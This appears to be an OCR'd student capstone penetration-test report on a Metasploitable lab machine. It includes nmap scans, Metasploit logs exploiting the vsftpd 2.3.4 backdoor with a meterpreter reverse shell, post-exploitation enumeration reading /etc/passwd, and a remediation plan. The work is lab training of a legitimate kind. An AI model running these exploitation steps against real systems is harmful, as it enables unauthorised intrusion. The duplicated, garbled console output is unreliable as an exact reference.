- Verified presence of potential sensitive data exposure

Chain of Custody

Step	Action	Responsible	Date
1	Evidence Identified	VAPT Analyst	2026-04-09
2	Evidence Collected	VAPT Analyst	2026-04-09
3	Evidence Hashed (SHA-256)	VAPT Analyst	2026-04-09
4	Evidence Stored Securely	VAPT Analyst	2026-04-09

Evidence Collection Summary

Evidence was collected from the compromised system using Meterpreter and network monitoring tools. Critical files such as /etc/passwd and running process data were extracted and hashed using SHA-256 to ensure integrity. Network traffic was captured via Wireshark, maintaining proper chain-of-custody procedures throughout the investigation.

```

atching Modules

# Name                               Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232       2011-02-03      normal Yes   VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent Yes   VSFTPD v2.3.4 Backdoor Command Execution

interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

sf > use exploit/unix/ftp/vsftpd_234_backdoor
* Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
sf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
sf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
sf exploit(unix/ftp/vsftpd_234_backdoor) > run
* Started reverse TCP handler on 192.168.56.104:4444
* 192.168.56.102:21 - The port used by the backdoor bind listener is already open. Trying ...
* 192.168.56.102:21 - Backdoor has been spawned!
* Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.102:39974) at 2026-04-09 15:35:49 +0530
* 192.168.56.102:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
* 192.168.56.102:21 - Exploit aborted due to failure: none: Could not connect to backdoor
* Exploit completed, but no session was created.
sf exploit(unix/ftp/vsftpd_234_backdoor) > run
* Started reverse TCP handler on 192.168.56.104:4444
* 192.168.56.102:21 - The port used by the backdoor bind listener is already open. Trying ...
* 192.168.56.102:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
* 192.168.56.102:21 - Exploit aborted due to failure: none: Backdoor already in-use
* Exploit completed, but no session was created.
sf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions

Id Name Type Information Connection
-- --
1 meterpreter x86/linux root @ metasploitable.localdomain 192.168.56.104:4444 -> 192.168.56.102:39974 (192.168.56.102)

sf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
* Starting interaction with 1...

meterpreter > whoami
* Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ipconfig

```

```

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ipconfig

Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::ffff:ffff:ffff:ffff::

Interface 2
Name : eth0
Hardware MAC : 08:00:27:16:7f:9e:9b
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a88:27ff:fe47:9e9b
IPv6 Netmask : ::ffff:ffff:ffff:ffff::

meterpreter > ps

Process list

PID PPID Name Arch User Path
---
1 0 [init] x86 root /sbin/init
2 0 [kthreadd] i686 root
3 2 [migration/0] i686 root
4 2 [ksm/irqd/0] i686 root
5 2 [watchdog/0] i686 root
6 2 [events/0] i686 root
7 2 [khelper] i686 root
41 2 [kblockd/0] i686 root
44 2 [kacpid] i686 root
45 2 [kacpi_notify] i686 root
91 2 [kseriod] i686 root
129 2 [pdflush] i686 root
130 2 [pdflush] i686 root
131 2 [kswapd0] i686 root
173 2 [xio/0] i686 root
1129 2 [ksm] i686 root
1290 2 [xio/0] i686 root

```

```

Session Actions Coll View Help
6935 4571 proftpd x86 root /usr/sbin/proftpd
6938 4571 proftpd x86 root /usr/sbin/proftpd
6978 4571 proftpd x86 root /usr/sbin/proftpd
6998 4646 apache2 x86 user-data /usr/sbin/apache2
7644 4571 proftpd x86 root /usr/sbin/proftpd
7649 4646 apache2 x86 user-data /usr/sbin/apache2
7859 4646 apache2 x86 user-data /usr/sbin/apache2
7873 4571 proftpd x86 root /usr/sbin/proftpd
7883 4571 proftpd x86 root /usr/sbin/proftpd
7886 4571 proftpd x86 root /usr/sbin/proftpd
7288 1 syMZwlgUCG x86 root /syMZwlgUCG

meterpreter > pwd
meterpreter > ls
Listing: /

Mode                Size           Type             Last modified          Name
-----
048755/proftpd-x86 4096         dir              2012-05-14 09:05:33   bin
048755/proftpd-x86 1624         dir              2012-05-14 09:06:28   boot
048755/proftpd-x86 4096         dir              2018-03-17 04:25:51   cdrom
100788/rwx         1188612     fil              2026-04-09 15:00:16   dPhxtnNtLTYE
048755/proftpd-x86 13548        dir              2026-04-09 14:46:02   dev
048755/proftpd-x86 4096         dir              2026-04-09 14:46:07   etc
048755/proftpd-x86 4096         dir              2018-04-16 11:46:02   home
048755/proftpd-x86 4096         dir              2018-03-17 04:27:40   initrd
048664/rw-z-r--   7929183     fil              2012-05-14 09:05:56   initrd.img
048755/proftpd-x86 4096         dir              2012-05-14 09:05:22   lib
048788/rwx         16384       dir              2018-03-17 04:25:15   lost+found
048755/proftpd-x86 4096         dir              2018-03-17 04:25:52   media
048755/proftpd-x86 4096         dir              2018-04-29 01:46:56   mnt
100788/rwx         1188612     fil              2026-04-09 14:45:49   nnLke3Xs5
100680/rw         17357      fil              2026-04-09 14:46:09   nshup.out
048555/r-x-r--   0           dir              2026-04-09 14:45:40   opt
048755/proftpd-x86 4096         dir              2026-04-09 14:46:09   proc
048755/proftpd-x86 4096         dir              2012-05-14 07:24:52   root
048755/proftpd-x86 4096         dir              2018-03-17 04:27:38   sbin
100788/rwx         1188612     fil              2026-04-09 15:02:55   srv
048755/proftpd-x86 0           dir              2026-04-09 14:45:55   syMZwlgUCG
041777/proftpd-x86 4096         dir              2026-04-09 15:01:19   sys
100788/rwx         1188612     fil              2018-04-28 09:36:37   tap
048755/proftpd-x86 4096         dir              2012-03-11 11:08:16   usr
048755/proftpd-x86 4096         dir              2018-03-17 19:30:23   vCAMLdEqwM
100664/rw-z-r--  1987288     fil              2008-04-18 22:25:41   velinux
100788/rwx         1188612     fil              2026-03-25 13:05:50   vmgzr01sAdp

meterpreter > ls -l dPhxtnNtLTYE
100788/rwx         1188612     fil              2026-04-09 15:00:16   dPhxtnNtLTYE

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh

```

[illegible]

1. Capstone Project: Full VAPT Engagement Report

Executive Summary

A full penetration test was conducted against the target system to identify vulnerabilities, assess the risk, and provide remediation recommendations. The assessment included network scanning, system exploitation, and web application testing. Critical vulnerabilities were identified, including a Remote Code Execution (RCE) in VSFTPD 2.3.4, multiple exposed services (Apache, MySQL, PostgreSQL, SMB, FTP), and web application weaknesses such as SQL Injection and authentication bypass. Exploitation of these vulnerabilities allowed full root-level access, confirming the system's compromise potential. This engagement demonstrates the real-world risk of unpatched services and insufficient input validation, highlighting the need for immediate remediation and continuous monitoring.

Notes:

- Nmap was used for network reconnaissance and vulnerability detection.
- Metasploit facilitated exploitation of VSFTPD backdoor.
- Burp Suite identified web application vulnerabilities.

Technical Findings

Network/Service Vulnerabilities:

- **VSFTPD 2.3.4** → RCE via backdoor
- **Apache2, MySQL, PostgreSQL, SMB, FTP** → Exposed services increase attack surface
- **DistCC, UnrealIRCd** → Potential remote execution points

Post-Exploitation Findings:

- Root-level access achieved
- Full system enumeration possible
- Suspicious files in / indicate potential backdoors
- Credentials and sensitive data retrievable from /etc and database configs

Web/Application Vulnerabilities:

- SQL Injection in login.php allowing authentication bypass
- Parameter tampering exposes additional data
- Lack of input validation and weak session handling

Remediation Plan

Vulnerability	Recommendation
VSFTPD 2.3.4 Backdoor	Upgrade to latest VSFTPD version or remove FTP service if unused
Exposed Services (Apache, MySQL, PostgreSQL, SMB, FTP)	Restrict network access via firewall and enforce least privilege
SQL Injection	Implement parameterized queries and input validation
Authentication Bypass	Enforce strong password policies and multi-factor authentication
Suspicious Backdoor Files	Investigate, remove, and harden system; ensure patching is up-to-date
System Monitoring	Regular Nmap scans and intrusion detection system deployment

Stakeholder Summary

A security assessment was performed on the organization's test system to identify weaknesses. The assessment revealed critical vulnerabilities, including outdated software and unprotected services, which could allow an attacker to gain full access. Additionally, the login system was susceptible to manipulation, potentially exposing sensitive information. Immediate action is recommended, including updating software, enforcing stricter access controls, and monitoring network activity. Addressing these issues will significantly reduce risk, protect sensitive data, and strengthen the organization's overall cybersecurity posture.


```

Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

  IP            At MAC Address    Count  Len  MAC Vendor / Hostname
  --            -
192.168.56.1    0a:00:27:00:00:0b  1      60  Unknown vendor
192.168.56.100  08:00:27:24:1a:04  1      60  PCS Systemtechnik GmbH
192.168.56.103  08:00:27:63:b5:e0  1      60  PCS Systemtechnik GmbH
192.168.56.102  08:00:27:47:9e:e6  1      60  PCS Systemtechnik GmbH

(pranav@kali)~$
$ nmap -sV -sC 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 15:28 +0530
Nmap scan report for 192.168.56.102
Host is up (0.017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.104
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2026-04-09T09:30:50+00:00; -27m50s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=US
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind version: 9.4.2

```

```

atching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD v2.3.4 Backdoor Command Execution

interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

sf > use exploit/unix/ftp/vsftpd_234_backdoor
* Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
sf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
sf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
sf exploit(unix/ftp/vsftpd_234_backdoor) > run
* Started reverse TCP handler on 192.168.56.104:4444
* 192.168.56.102:21 - The port used by the backdoor bind listener is already open. Trying ...
* 192.168.56.102:21 - Backdoor has been spawned!
* Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.102:39974) at 2026-04-09 15:35:49 +0530
* 192.168.56.102:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
* 192.168.56.102:21 - Exploit aborted due to failure: none: Could not connect to backdoor
* Exploit completed, but no session was created.
sf exploit(unix/ftp/vsftpd_234_backdoor) > run
* Started reverse TCP handler on 192.168.56.104:4444
* 192.168.56.102:21 - The port used by the backdoor bind listener is already open. Trying ...
* 192.168.56.102:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
* 192.168.56.102:21 - Exploit aborted due to failure: none: Backdoor already in-use
* Exploit completed, but no session was created.
sf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

ctive sessions

Id Name Type Information Connection
- - - - -
1 meterpreter x86/linux root @ metasploitable.localdomain 192.168.56.104:4444 -> 192.168.56.102:39974 (192.168.56.102)

sf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
* Starting interaction with 1...

meterpreter > whoami
* Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ipconfig

```

```

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ipconfig

Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::ffff:ffff:ffff:ffff::

Interface 2
Name : eth0
Hardware MAC : 08:00:27:16:7f:9e:9b
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a88:27ff:fe47:9e9b
IPv6 Netmask : ::ffff:ffff:ffff:ffff::

meterpreter > ps

Process list

Pid Ppid Name Arch User Path
--- -- --
1 0 [init] x86 root /sbin/init
2 0 [kthreadd] i686 root
3 2 [migration/0] i686 root
4 2 [ksm/irqd/0] i686 root
5 2 [watchdog/0] i686 root
6 2 [events/0] i686 root
7 2 [khelper] i686 root
41 2 [kblockd/0] i686 root
44 2 [kacpid] i686 root
45 2 [kacpi_notify] i686 root
91 2 [kseriod] i686 root
129 2 [pdflush] i686 root
130 2 [pdflush] i686 root
131 2 [kswapd0] i686 root
173 2 [xio/0] i686 root
1129 2 [ksm] i686 root
1290 2 [xio/0] i686 root

```

```

Session Actions Coll View Help
6935 4571 profptpd x86 root /usr/sbin/profptpd
6938 4571 profptpd x86 root /usr/sbin/profptpd
6978 4571 profptpd x86 root /usr/sbin/profptpd
6998 4646 apache2 x86 user-data /usr/sbin/apache2
7644 4571 profptpd x86 root /usr/sbin/profptpd
7649 4646 apache2 x86 user-data /usr/sbin/apache2
7859 4646 apache2 x86 user-data /usr/sbin/apache2
7873 4571 profptpd x86 root /usr/sbin/profptpd
7883 4571 profptpd x86 root /usr/sbin/profptpd
7886 4571 profptpd x86 root /usr/sbin/profptpd
7288 1 syMZwlgUCG x86 root /syMZwlgUCG

meterpreter > pwd
meterpreter > ls
Listing: /

Mode                Size           Type             Last modified          Name
-----
048755/psvc-KT-x86 4096         dir              2012-05-14 09:05:33   bin
048755/psvc-KT-x86 1624         dir              2012-05-14 09:06:28   boot
048755/psvc-KT-x86 4096         dir              2018-03-17 04:25:51   cdrom
100788/psvc        1188612      file             2026-04-09 15:00:16   dPhxtnNtLVE
048755/psvc-KT-x86 13548        dir              2026-04-09 14:46:02   dev
048755/psvc-KT-x86 4096         dir              2026-04-09 14:46:07   etc
048755/psvc-KT-x86 4096         dir              2018-04-16 11:46:02   home
048755/psvc-KT-x86 4096         dir              2018-03-17 04:27:40   initrd
048664/psvc-T-x86 7929183      file             2012-05-14 09:05:56   initrd.img
048755/psvc-KT-x86 4096         dir              2012-05-14 09:05:22   lib
048788/psvc        16384        dir              2018-03-17 04:25:15   lost+found
048755/psvc-KT-x86 4096         dir              2018-03-17 04:25:52   media
048755/psvc-KT-x86 4096         dir              2018-04-29 01:46:56   mnt
100788/psvc        1188612      file             2026-04-09 14:46:09   nnLke3Xs5
100688/psvc        17357       file             2026-04-09 14:46:09   nshup.out
048555/psvc-KT-x86 0            dir              2026-04-09 14:45:40   opt
048755/psvc-KT-x86 4096         dir              2026-04-09 14:46:09   proc
048755/psvc-KT-x86 4096         dir              2012-05-14 07:24:52   root
048755/psvc-KT-x86 4096         dir              2018-03-17 04:27:38   sbin
100788/psvc        1188612      file             2026-04-09 15:02:55   srv
048755/psvc-KT-x86 0            dir              2026-04-09 14:45:55   syMZwlgUCG
041777/psvcKxWm    4096         dir              2026-04-09 15:01:19   sys
100788/psvc        1188612      file             2018-04-28 09:36:37   tap
048755/psvc-KT-x86 4096         dir              2012-03-11 11:08:16   usr
048755/psvc-KT-x86 4096         dir              2018-03-17 19:30:23   vCAMLdEqWm
100664/psvc-T-x86 1987288      file             2008-04-18 22:25:41   vmLinux
100788/psvc        1188612      file             2026-03-25 13:05:50   vmgzr0xAdp

meterpreter > ls -l dPhxtnNtLVE
100788/psvc        1188612      file             2026-04-09 15:00:16   dPhxtnNtLVE

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh

```

[illegible]